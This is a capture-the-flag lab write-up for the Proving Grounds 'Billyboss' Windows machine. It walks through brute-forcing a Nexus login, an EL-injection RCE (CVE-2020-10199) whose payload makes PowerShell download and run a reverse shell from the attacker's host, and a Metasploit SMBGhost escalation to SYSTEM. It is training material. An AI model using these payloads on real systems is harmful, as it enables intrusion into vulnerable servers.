PG: Billyboss
| ターゲット // Billyboss | |
|---|---|
| Platform | OffSec Proving Grounds |
| OS | Windows |
| Difficulty | Medium |
| IP | 192.168.134.61 |
Enumeration#
Nmap#
The two ports that matter — a Nexus web service and SMB:
▶ Nmap output
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds
8081/tcp open  http          Sonatype Nexus Repository Manager OSS 3.21.0-05
A Windows host with a web service on port 8081 — Sonatype Nexus Repository Manager OSS 3.21.0-05. SMB (445) is also exposed, which becomes relevant for privilege escalation later.
Nexus ships with a login form, so this is a two-part web attack: get in, then abuse the version.
Port 8081 - Nexus Repository Manager#
The login is the front door. Default creds (admin:admin123) didn’t land, so rather than blindly throwing rockyou at it, build a wordlist from the application’s own content with CeWL:
| |
The catch: Nexus doesn’t POST credentials in cleartext. The /service/rapture/session endpoint expects each field base64-encoded and then URL-encoded. You can pre-bake the wordlist:
| |
…or let Burp Intruder do it inline — Pitchfork across the username/password positions, CeWL list as the payload, with Base64-encode + URL-encode key chars stacked in Payload Processing.
Foothold#
Weak credentials#
The winning payload stands out immediately — bmV4dXM%3d (that’s nexus base64’d + URL-encoded) returns 204 while every other request is a 403:

Credentials: nexus:nexus.
Nexus RCE — CVE-2020-10199#
Nexus Repository Manager 3.21.0 is vulnerable to an authenticated remote code execution via EL injection (EDB-49385, CVE-2020-10199). The bug lives in the memberNames field of a repository-group create request, where a crafted expression breaks out into java.lang.Runtime.exec().
Serve a Nishang Invoke-PowerShellTcp.ps1 reverse shell over HTTP, then set the injected command to pull and execute it in memory:
'..getClass().forName('java.lang.Runtime').getMethods()[6].invoke(null).exec(
  'powershell.exe -nop -ep bypass -c IEX (IWR http://192.168.49.134:445/Invoke-PowerShellTcp.ps1 -UseBasicParsing)'
)'
Start the listener, fire the exploit — shell lands as billyboss\nathan:

Note SeImpersonatePrivilege is Enabled — the obvious “potato / PrintSpoofer” tell. Worth logging, but it turned out to be a dead end on this box (PrintSpoofer refused to fire).
Privilege Escalation#
SMBGhost — CVE-2020-0796#
With PrintSpoofer out, fall back to a kernel exploit. Watson (bundled with the OffSec winPEAS build) flags the host — Windows 10 build 1903 (18362) — as vulnerable to two CVEs:

WSUS (CVE-2020-1013) needs a man-in-the-middle position that isn’t practical here, so SMBGhost (CVE-2020-0796) — the SMBv3.1.1 compression LPE — is the play. The build number matches exactly.
Fastest path is the Metasploit local module, run against the existing session:
msf6 exploit(windows/local/cve_2020_0796_smbghost) > set SESSION 3
msf6 exploit(windows/local/cve_2020_0796_smbghost) > set LHOST tun0
msf6 exploit(windows/local/cve_2020_0796_smbghost) > set LPORT 80
msf6 exploit(windows/local/cve_2020_0796_smbghost) > exploit

[+] The target appears to be vulnerable.
[*] Reflectively injecting the exploit DLL and executing it...
[+] Process 4732 launched.
[*] Meterpreter session 4 opened

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
The standalone danigargu/CVE-2020-0796 PoC also works, but it spawns cmd.exe — you’d need to patch the shellcode to a reverse-shell payload (msfvenom) since a bare PowerShell callback won’t survive its default execution flow.
Proof#
SYSTEM, plus both flags:

Key Takeaways#
- When default creds fail on an app-specific login, build a CeWL wordlist from the app itself before reaching for generic lists — the answer here (
nexus) was scraped straight off the page. - Watch the encoding layer: Nexus base64s + URL-encodes credentials, so raw wordlists silently fail. Bake the encoding into the payload (Burp Payload Processing) or pre-encode the list.
SeImpersonatePrivilegeis a tempting potato/PrintSpoofer target, but don’t tunnel-vision on it — when it fails, pivot to what the vuln scanners actually confirmed.- A precise build number (18362) turns a maybe into a yes for kernel bugs like SMBGhost (CVE-2020-0796). Always map the OS build to known LPEs.